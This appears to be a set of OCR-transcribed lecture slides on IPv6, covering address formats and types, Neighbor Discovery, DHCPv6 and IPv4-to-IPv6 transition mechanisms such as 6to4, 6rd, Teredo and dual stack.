
IPv4 Header



IPv6 Header



IPv6 Extension Headers



Fragmentation

- IPv6 routers do not fragment packets
- IPv6 MTU must be at least 1280 bytes, recommended 1500
- Nodes should implement MTU PD or not exceed 1280 bytes
- MTU path discovery uses ICMPv6 “packet to big” messages

⇒ Do not filter those!

IPv6 Addresses

IPv6 address is 128 bits long:

- First 32 bits typically ISP (::/32)
- First 48 bits typically Enterprise (::/48)
- First 64 bits typically subnet (::/64)
- Low 64 bits often include interface MAC address

Written in Hex, colon breaks into 16-bit "chunks"

Writing IPv6 Addresses

The written format is "<address>/<prefix-length>". Example:

`2001:ABAD:9252:0000:0032:0000:0000:0102/64`

The "/64" in the above example is the number of leftmost bits that constitutes the prefix.

Zeros in IPv6 Addresses

Addresses often contain many 0 (zero) bits. **One** such group can be abbreviated, and leading zeros in each chunk can be dropped:

```
2001:ABAD:9252:0:32::0102/64
```

IPv6 Address Types

- Unicast
- Multicast
- Anycast

IPv6 Addresses

Address Type	Binary Prefix	IPv6 Notation
Unspecified	$0\dots0$	::/128
Loopback	$0\dots01$	::1/128
Link-local unicast	1111111010	FE80::/10
Unique Local unicast	1111110	FC00::/7
Site-local unicast	1111111011	FEC0::/10
Multicast	11111111	FF00::/8
Global unicast	(everything else)	

Table 1: Address types and binary representations.

Link-local Addresses

- Only valid on a single link or subnet
- Begin with prefix “FE80::/10”, then contain 54 bits of zeros, followed by the 64-bit interface ID
- Can be automatically generated or manually configured

Unique Local Addresses (RFC 4193)

- Replace site-local unicast which replaced “10.x.x.x” private addresses
- Not routable on Internet; routable within organization
- Site-scoped prefix based on 40 bit hash + 16 bit subnet + interface ID

⇒ Likely globally unique

⇒ Organizations can likely merge without problems

64-bit Interface Identifiers

- Must be unique on the link
- Need not be unique across multiple links
- May be globally unique (i.e., based on MAC address, google EUI-64 construction rules)
- Some IIDs are reserved for subnet-router anycast (all-zeros) and subnet anycast (certain high IIDs)

IPv6 Privacy/Temporary Addresses

- IPv6 autoconfigured addresses can be tracked over time
- IPv6 autoconfigured addresses relate to MAC address

⇒ Location tracking possibility, privacy issues!

Privacy addresses randomize IPv6 address IID so that there is no fixed EIU-64 identifier enabling tracking despite the (possibly) changing /64 prefix.

Multicast Address Format

8 bits FF – Multicast!

4 bits flags, for example:

- 0000 = permanent (IANA)
- 0001 = temporary (local/random)

4 bits scope, for example:

- 0x2 = link-local
- 0x5 = site-local
- 0x8 = organization-local
- 0xE = global

112 bits multicast group ID

Anycast Addresses

- Used to reach a “nearest” instance of a given address
- Drawn from the unicast address space — no special format!
- Should be used for DNS servers

Required Addresses

- Link-local: Required for each interface
- Loopback: Required
- All-Nodes Multicast: Required
- Solicited-Node Multicast: Required for each unicast and anycast address
- Additional unicast, multicast and anycast are optional for hosts
- Router has more, such as “all routers multicast”

ICMPv6

- Router redirect
- Destination unreachable
- Packet too big
- Time exceeded
- Parameter problem
- Echo request/reply
- **Neighbour Discovery** — replace ARP!

Neighbor Discovery Messages

- Neighbour Solicitation uses multicast, not broadcast:

  2001:DB8::1234:5678:9ABC ⇒ FF02::1:FF**78:9ABC**
  ⇒ 33-33-FF-78-9A-BC

- Router Solicitation uses multicast, can replace DHCP!

Neighbour Solicitation is also used to detect duplicate addresses.

Router Solicitation

When an interface is initialized, it can send a router solicitation instead of waiting for a router advertisement:

33-33-00-00-00-02

Router Advertisement

RAs are sent periodically and on-demand. Include:

- Router lifetime
- Lifetime values for prefixes
- Possibly a hop limit
- Possibly default router preference and specific routes
- Possibly recursive DNS server addresses
- ... or information telling node to use DHCP

DHCPv6

- Similar to DHCP for v4
- “stateless” configuration does not provide addresses (only “other” configuration parameters)
- Can be used to delegate entire prefix (not just single address)
- Currently **no** option to set a host’s default route in the standard! This must be done using RA!

What to do?

"Be liberal in what you accept, and conservative in what you send."

— John Postel, RFC 760.

- Today, organizations are attempting to reach mail and webservers via IPv6
- In the near future, there will be organization that have no choice but to reach you via IPv6

⇒ Dual stack where you can, tunnel where you must

Transition Mechanisms ("Tunnels")

- Tunnel IPv6 over IPv4 ("6in4", "6to4"), using protocol 41
- 6rd
- Tunnel IPv6 over UDP (Teredo, AYIYA)
- IPv6 Tunnel Broker with the Tunnel Setup Protocol (TSP) [RFC 5572]
- NAT64: Use NAT to enable IPv4 $\leftrightarrow$ IPv6 interaction

6to4

- Does not use TCP or UDP but new “6to4” protocol (41)
- IPv4 IP address in bits following prefix 2002::/16

$\Rightarrow$ Tunnel endpoints must have global IPv4 address!

- Can forward entire prefix
- Does not work well with NAT, seen as unreliable
- Does not support v4-only $\leftrightarrow$ v6-only interaction

$\Rightarrow$ Deprecated, IETF now recommends to disable by default

6rd

- With 6to4, relays are distributed, open to all and likely unreliable
- With 6rd, each ISP uses one of its own IPv6 prefixes (instead of 2002::/16)

$\Rightarrow$ Guaranteed reachability, ISP responsible for QoS of its customers

Teredo / AYIYA / TSP

- Encapsulation of traffic in UDP

$\Rightarrow$ Works with NAT, higher overhead compared to 6to4


- AYIYA offered by `http://www.SixXS.net/`, support TSP:
  - Provides user authentication
  - Negotiates tunnel type (v4 over v6, v6 over v4, UDP for NAT-traversal)
  - DNS registration, keep-alive, prefixes, etc.

Dual Stack


- Evolve the Internet to have two IP versions at the same time
- Interoperate (possibly with limitations) for a while
- Use IPv6 alone in the future

Dual-stacking increases CPU and memory utilization by 15-25% (for routers).


1 IPv6/IPv4 clients connecting to an IPv4 server at IPv4-only node




2 IPv6/IPv4 clients connecting to an IPv6 server at IPv6-only node



3 IPv6/IPv4 clients connecting to an IPv4 server at dual stack node



